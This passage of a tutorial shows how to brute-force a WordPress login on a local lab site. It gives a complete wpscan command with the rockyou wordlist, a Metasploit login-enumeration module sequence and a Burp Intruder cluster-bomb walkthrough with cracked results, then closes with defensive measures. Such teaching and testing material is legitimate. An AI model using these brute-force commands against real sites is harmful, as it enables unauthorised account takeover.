Now again repeat the same step as done in the above section.



You will get the dashboard where you can write your content that to be posted on the website.




Multiple Ways to Crack WordPress login

Multiple Ways to Crack WordPress login

WPscan

WPscan is a command-line tool which is used as a black box vulnerability scanner. It is commonly used by security professionals and bloggers to test the security of their website. WPscan comes pre-installed on the most security-based Linux distributions and it is also available as a plug-in. Here, I am using a WordPress website hosted on localhost as you can see in the image given below




While brute-forcing you can either use your own common username and password lists or the ones provided with Kali Linux. I have used rockyou.txt password file which comes with kali standard installation and contains 14341564 unique passwords.


```
wpscan --url http://192.168.1.100/wordpress/ -U
users.txt -P /usr/share/wordlists/rockyou.txt
```

–URL is URL parameter, followed by URL of the wordpress website to be scanned
-U will only bruteforce the supplied usernames, in our case it is users.txt
-P will bruteforce the passwords from the provided list rockyou.txt

The scan duration mainly depends on how large the password dictionary file is and as we are mapping a large number of users with even larger numbers of passwords it could also impact the performance of the website if left running for a long time.



The screen shows the attack as a success with the username as **admin** and password as **flower**.




Metasploit

As we know Metasploit comes preinstalled with Kali Linux, so our first step is to get to the Metasploit console and then run WordPress module used below.
This msf module will run a username and password audit. It will first validate usernames and then map passwords with them.


```
msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(wordpress_login_enum) > set rhosts 192.168.1.100
msf auxiliary(wordpress_login_enum) > set targeturi /wordpress
msf auxiliary(wordpress_login_enum) > set user_file user.txt
msf auxiliary(wordpress_login_enum) > set pass_file pass.txt
msf auxiliary(wordpress_login_enum) > exploit
```

Yet again successful brute force login with credentials **"Admin** and **flower"** can be seen in the following screenshot.




Burp Suite


For this install Burp suite community edition or use the one you get pre-installed in Kali Linux. Fire up Burp Suite and open WordPress login page then turn on **intercept tab** in Burp Proxy, next supply any username and password of your choice to login into the wordpress website. This will intercept the response of the current request.




Look at the image below and notice the last line of the intercepted message, it shows the captured login credentials as **raj:raj** which I used to login as username and password respectively. Next, Send the captured message to the **intruder** by right-clicking the blank message space and choosing to **Send to Intruder** option or by just pressing **ctrl + I.**




Now open the **Intruder tab and you can see the base template** request that we sent here. Select **Positions** tab, hereby default multiple positions are selected, these positions are marked using § characters. Anything between two **§** characters is replaced by a payload. But we don't need them all right now so click on the **clear button** at right bottom corner of the editor window.
Next, select the positions as shown in the screenshot and click on **add button** to the right of the frame. This will configure these two selected positions as payload insertion points. Now to customize the attack select the **attack type**. As we are having 2 payload positions, I am choosing **cluster bomb** (This attack type is useful for a brute-force attack as It puts the first payload in the first position and the second payload in the second position. But when it loops through the payload sets, it tries all combinations. For example, if you have 1000 user names and 1000 passwords, this will perform 1000000 requests.)
Now hit up the **start attack button.**



In **payloads tab, click** on **payload set** drop-down, here you can see numbers 1 and 2. Select **number 1** for the first payload position. Choose a **simple list** from **payload type,** this list lets you configure a simple list of strings that are used as payloads. you can manually add items to the list using the text box and the**Add** button, or you can paste a list from the clipboard, or **load** from file.



Similarly **select number 2** for another payload position and select **runtime file** from payload type, this is useful when a very large list of payloads is needed, to avoid holding the entire list in memory. Add the path of any dictionary file having password only. Click on **start attack.**



It will match the combination of both payloads and would try to login in with username and password as you can see below. By paying attention to the **status** and **length** of the payloads you can see login credentials **admin** and **flower** are having status as 302 and length as 1203 which is different than all other combinations indicating these are the results we are looking for. Hence **username** and **password** are**admin** and **flower** respectively

Payload1	Payload2	Status	Error	Timeout	Length
root	tweety	200	☐	☐	11782
admin	tweety	200	☐	☐	11820
mummy	tweety	200	☐	☐	11782
ignite	tweety	200	☐	☐	11782
raj	tweety	200	☐	☐	11782
nisha	tweety	200	☐	☐	11782
root	flower	200	☐	☐	11782
admin	flower	302	☐	☐	1203
mummy	flower	200	☐	☐	11782
ignite	flower	200	☐	☐	11782
raj	flower	200	☐	☐	11782
nisha	flower	200	☐	☐	11782
root	playboy	200	☐	☐	11782
admin	playboy	200	☐	☐	11820

How to avoid a Brute Force attack?

One can certainly avoid these attacks using some precautionary measures as following:

Password Length: An ideal length should be 8-16 characters long for passwords. It's important to avoid the most common passwords and to change them frequently

Password Complexity: A password should consist of UPPERCASE and lowercase alphabets and should also include

numbers and special characters. Users should choose complex passphrases rather than single words; the complexity of the password delays the cracking process.


Limit Login Attempts: Limit the login attempts on your WordPress admin. For example, after three failed login attempts; it should block that particular IP for a certain period of time to stop it for making further login attempts.

Two Factor Authentication: The next way to be secure from brute-forcing is two-factor authentication or 2FA. This is a process that gives web services secondary access to the account owner in order to verify a login attempt. Generally, this involves a phone number and/or an email address.

Using Captcha: Installing captcha in your WordPress site is fairly easy and they help to prevent bots from executing automated scripts to login into your account.

